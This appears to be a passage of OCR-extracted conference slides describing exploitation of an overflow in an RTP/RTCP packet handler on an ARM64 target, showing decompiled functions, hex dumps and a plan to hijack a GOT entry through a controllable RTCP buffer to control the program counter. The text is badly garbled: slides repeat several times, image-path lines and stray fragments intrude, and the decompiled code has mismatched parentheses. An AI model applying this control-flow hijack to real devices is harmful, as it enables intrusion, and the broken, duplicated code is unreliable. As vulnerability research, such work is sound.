
+8456: \*(\_QWORD \*\*))this + 1057)

overflow

# Jumping the plt.got to control PC

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, __int64))(**((__QWORD **))this + 1057) + 16LL))(  
    *(_QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
6fe2d01940	30	8e	9a	50	70	00	00	00	fc	92	9a	50	70	00	00	00	0..Pp.....Pp...
6fe2d01950	b0	91	9a	50	70	00	00	00	84	96	9a	50	70	00	00	00	...Pp.....Pp...
6fe2d01960	44	96	9a	50	70	00	00	00	08	94	9a	50	70	00	00	00	D..Pp.....Pp...
6fe2d01970	e8	94	9a	50	70	00	00	00	b0	fb	a0	50	70	00	00	00	...Pp.....Pp...
6fe2d01980	fc	79	9a	50	70	00	00	00	88	76	9e	50	70	00	00	00	.y.Pp....v.Pp...



# Jumping the plt.got to control PC

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, __int64))(**((__QWORD **))this + 1057) + 16LL)((  
    *(_QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
6fe2d01940	30	8e	9a	50	70	00	00	00	fc	92	9a	50	70	00	00	00	0..Pp.....Pp...
6fe2d01950	b0	91	9a	50	70	00	00	00	84	96	9a	50	70	00	00	00	...Pp.....Pp...
6fe2d01960	44	96	9a	50	70	00	00	00	08	94	9a	50	70	00	00	00	D..Pp.....Pp...
6fe2d01970	e8	94	9a	50	70	00	00	00	b0	fb	a0	50	70	00	00	00	...Pp.....Pp...
6fe2d01980	fc	79	9a	50	70	00	00	00	88	76	9e	50	70	00	00	00	.y.Pp....v.Pp...

\*\*((\_\_QWORD \*\*))this + 1057)+16

2

+6892:

\*\*((\_\_QWORD \*\*))this + 1057)

1


rtcp pkt buffer

+8456: \*(\_QWORD \*\*))this + 1057)


overflow

# Jumping the plt.got to control PC

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, __int64))(**((__QWORD **))this + 1057) + 16LL)((  
    *(_QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```





	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
6fe2d01940	30	8e	9a	50	70	00	00	00	fc	92	9a	50	70	00	00	00	0..Pp.....Pp...
6fe2d01950	b0	91	9a	50	70	00	00	00	84	96	9a	50	70	00	00	00	...Pp.....Pp...
6fe2d01960	44	96	9a	50	70	00	00	00	08	94	9a	50	70	00	00	00	D..Pp.....Pp...
6fe2d01970	e8	94	9a	50	70	00	00	00	b0	fb	a0	50	70	00	00	00	...Pp.....Pp...
6fe2d01980	fc	79	9a	50	70	00	00	00	88	76	9e	50	70	00	00	00	.y.Pp....v.Pp...





# Jumping the plt.got to control PC

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, __int64))(*(((_QWORD **))this + 1057) + 16LL))(
    *(_QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);
```




# Jumping the plt.got to control PC

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, __int64))(*((__QWORD **))this + 1057) + 16LL)((
    *((__QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);
```



# RTP\_SendRtpPacket parameter1 deployment

CTransportManager object



```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, _int64))(*(((_QWORD **))this + 1057) + 16LL))(
```

 $\ast((\_QWORD \ast)\text{this} + 1057),$ 
 $\ast((\text{unsigned int } \ast)\text{this} + 2),$ 
 $1\text{LL});$ 

- Pointer  $\text{**}((\text{_QWORD }*)\text{this} + 1057) + 16$  points to the got table address of `RTP_SendRtpPacket` function.
- Pointer  $\ast((\text{_QWORD }*)\text{this} + 1057)$  points to the controllable rtcp pkt buffer.

```
_int64 __fastcall RTP_SendRtpPacket(_int64 a1, unsigned int len)           _int64 __fastcall DMC_RTP_Sys_Send_Rtp_Packet(_int64 a1)
{
    v42 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
    v2 = *(_QWORD *) (a1 + 176);
    if ( v2 )
    {
        v3 = *(_DWORD *) (v2 + 136);
        if ( v3 <= len )
        {
            v8 = *(_DWORD *) (v2 + 120);
            v9 = *(_QWORD *) (a1 + 176); // Controlable pointer
            *( _DWORD *) (v2 + 136) = len;
            *( _DWORD *) (v2 + 120) = len - v3 + v8;
            result = j_DMC_RTP_Sys_Send_Rtp_Packet(v9);
            if ( !( _DWORD ) result )
                *( _BYTE *) (v2 + 20) = *(_BYTE *) (v2 + 38324);
        }
    }
}
```

```
_int64 __fastcall DMC_RTP_Sys_Send_Rtp_Packet(_int64 a1)
{
    v49 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
    seq_num = *(_WORD *) (a1 + 22);
    fd = *(_QWORD *) (a1 + 160);
    buf = *(_QWORD *) (a1 + 128);
    sockaddr = *(_QWORD *) (a1 + 168);
    v6 = *(_QWORD *) (a1 + 184);
    len = *(_unsigned int *) (a1 + 136);
    *(_WORD *) (a1 + 22) = seq_num + 1;
    v17 = sockaddr;
    v18 = v6;
    v8 = PSISocketSendTo(fd, buf, len, 0LL, &v17);
}
```

# New challenge ---- parameter2 is zero

```

int64 __fastcall RTP_SendRtpPacket(__int64 a1, unsigned int len)
{
    v42 = *(_QWORD *)__ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40;
